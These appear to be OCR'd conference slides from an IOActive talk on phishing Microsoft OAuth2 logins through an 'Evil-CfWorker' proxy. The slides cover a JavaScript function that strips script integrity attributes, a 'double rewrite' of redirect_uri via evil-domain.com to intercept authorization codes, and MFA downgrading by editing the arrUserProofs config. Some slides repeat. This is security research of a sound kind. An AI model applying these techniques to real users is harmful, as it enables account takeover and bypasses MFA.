
Microsoft Oauth2 Security

Domain Rewriting

Preflight requests

Script Integrity Attributes

URL Parameter Rewriting



```
/**
 * Remove integrity attributes
 */
function removeIntegrityAttributes(content) {
    return content
        .replace(/(<script[^>]*?)\s+integrity=["'][^"']*["']/gi, '$1 integrity=""')
        .replace(/(<link[^>]*?)\s+integrity=["'][^"']*["']/gi, '$1 integrity=""')
        .replace(/integrity=["'][^"']*["']/gi, 'integrity=""')
        .replace(/(\w+\.integrity\s*=\s*)['"][^'"]*['"]/g, '$1""');
}
```

IOActive

#OOTB2025

Microsoft Oauth2 Security


Domain Rewriting

Preflight requests

Script Integrity Attributes

URL Parameter Rewriting

Canary HTTP Header




```
/**
 * Remove integrity attributes
 */
function removeIntegrityAttributes(content) {
    return content
        .replace(/(<script[^>]*?)\s+integrity=["'][^"']*["']/gi, '$1 integrity=""')
        .replace(/(<link[^>]*?)\s+integrity=["'][^"']*["']/gi, '$1 integrity=""')
        .replace(/integrity=["'][^"']*["']/gi, 'integrity=""')
        .replace(/(\w+\.integrity\s*=\s*)['"][^'"]*['"]/g, '$1""');
}
```

Coding 101 (Evil-CfWorker)

Redirect_URI Hijacking


- We rewrite redirect_uri parameters in OAuth requests from our phishing domain to Microsoft's real domain.
- This makes Microsoft trust the request and complete the legitimate OAuth authorization flow.
- When Microsoft sends the authorization code back, we intercept it before rewriting the redirect back to our domain.



```
┌──────────────────────────────────────────────────────────────┐
│                THE DOUBLE REWRITE TECHNIQUE                  │
├──────────────────────────────────────────────────────────────┤
│                                                              │
│  👤 VICTIM REQUEST                                           │
│     📤 OUTGOING (Request Rewrite)                            │
│     ┌────────────────────────────────────────────────────┐   │
│     │ FROM: redirect_uri=evil-domain.com/callback        │   │
│     │  TO:  redirect_uri=login.microsoftonline.com/callback│ │
│     └────────────────────────────────────────────────────┘   │
│                           │                                  │
│                           ▼                                  │
│  🏢 MICROSOFT PROCESSES                                      │
│     ✅ "This redirect_uri is valid, proceeding..."           │
│     ✅ User authenticates successfully                       │
│     ✅ Generates authorization code                          │
│                           │                                  │
│                           ▼                                  │
│  🏢 MICROSOFT RESPONSE                                       │
│     📤 INCOMING (Response Rewrite)                           │
│     ┌────────────────────────────────────────────────────┐   │
│     │ FROM: Location: login.microsoftonline.com/callback?code=123│
│     │  TO:  Location: evil-domain.com/callback?code=123  │   │
│     └────────────────────────────────────────────────────┘   │
│                           │                                  │
│                           ▼                                  │
│  👤 VICTIM RECEIVES                                          │
│     🎯 Lands on our domain with stolen authorization code    │
│                                                              │
└──────────────────────────────────────────────────────────────┘
```

Microsoft FIDO2 Keys "*Trampoline*"

MFA Downgrading




CSS injection

Me: Makes a small CSS change

My Site:

MFA Downgrading

How is it implemented?




#OOTB2025

MFA Downgrading

How is it implemented?

/common/login




```
$Config={
  "arrUserProofs":[{
    "authMethodId":"FidoKey","data":"FidoKey","display":"",
    "isDefault":true,"isLocationAware":false
  },
  {
    "authMethodId":"PhoneAppNotification","data":
    "PhoneAppNotification","display":"","isDefault":false,
    "isLocationAware":false
  },
  {
    "authMethodId":"PhoneAppOTP","data":"PhoneAppOTP","display":
    "","isDefault":false,"isLocationAware":false,
    "phoneAppOtpTypes":["MicrosoftAuthenticatorBasedTOTP"]
  }
```

#OOTB2025

MFA Downgrading

How is it implemented?

/common/login




```
$Config={
  "arrUserProofs":[{
    "authMethodId":"FidoKey","data":"FidoKey","display":"",
    "isDefault":true,"isLocationAware":false
  },
  {
    "authMethodId":"PhoneAppNotification","data":
    "PhoneAppNotification","display":"","isDefault":false,
    "isLocationAware":false
  },
  {
    "authMethodId":"PhoneAppOTP","data":"PhoneAppOTP","display":
    "","isDefault":false,"isLocationAware":false,
    "phoneAppOtpTypes":["MicrosoftAuthenticatorBasedTOTP"]
  }
```

#OOTB2025

MFA Downgrading

How is it implemented?


Sign in to your account

login.microsoftonline.com/common/oaut...

Microsoft

Sign in

carlos.gomez@ioactive.com

No account? Create one!

